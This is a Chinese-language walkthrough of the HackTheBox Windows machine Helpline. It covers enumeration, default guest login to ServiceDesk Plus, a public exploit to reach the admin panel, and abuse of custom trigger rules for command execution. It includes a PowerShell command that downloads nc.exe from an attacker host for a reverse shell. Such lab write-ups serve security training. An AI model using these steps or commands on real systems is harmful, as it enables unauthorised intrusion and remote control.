
HackTheBox-windows-Helpline-Walkthrough
靶机地址:https://www.hackthebox.eu/home/machines/profile/180
靶机难度:中级(4.3/10)
靶机发布日期:2019年11月13日
靶机描述:
Helpline is a hard difficulty windows box which needs a good amount of enumeration at each stage. A ServiceDesk web application is found to be vulnerable to XXE exposing sensitive data which gives a foothold. There are hashes on the PostgreSQL database which can be cracked to gain access to a user who can read Windows Event Logs. These logs contain user credentials and can be used to move laterally. Enumeration of the file system reveals a script vulnerable to command injection, which allow for code execution in the context of another user. The local Administrator credentials are then found in the form of powershell securestring.
作者:大余
时间:2020-04-21
请注意:对于所有这些计算机,我是通过平台授权允许情况进行渗透的。我将使用Kali Linux作为解决该HTB的攻击者机器。这里使用的技术仅用于学习教育目的,如果列出的技术用于其他任何目标,我概不负责。
一、信息收集
讯享网

可以看到靶机的IP是10.10.10.132…

nmap发现SMB在445上打开着,而WinRM在端口5985上打开着,端口8080上运行着一个Web应用程序…

浏览8080端口,我们找到一个ServiceDesk Plus(SDP)应用程序…

尝试用默认账号登陆,成功登陆…guest
这个用户的权限很低…

针对ServiceDesk Plus在kali进行搜索能利用的exp有哪些…可以看到很多,我尝试了几种方法…
这里有几种方法都能成功…
方法1:
利用35891.txt
这是利用默认密码guest用户的用户枚举漏洞…GO





将/mc/jsp/MCD…删除,然后访问后即可重定向到administrator管理界面…

可看到已进入管理界面…


里面的意思是:可以定义规则以自动调用任何自定义类或脚本文件,在创建、接收或编辑请求时,可以将操作规则应用于该请求…
这里调用shell命令,然后创建请求触发即可…

命令:powershell -command Invoke-WebRequest http://10.10.14.51/nc.exe -OutFile C:\Windows\System32\spool\drivers\color\nc.exe
这里利用powershell上传nc执行反向shell命令即可…
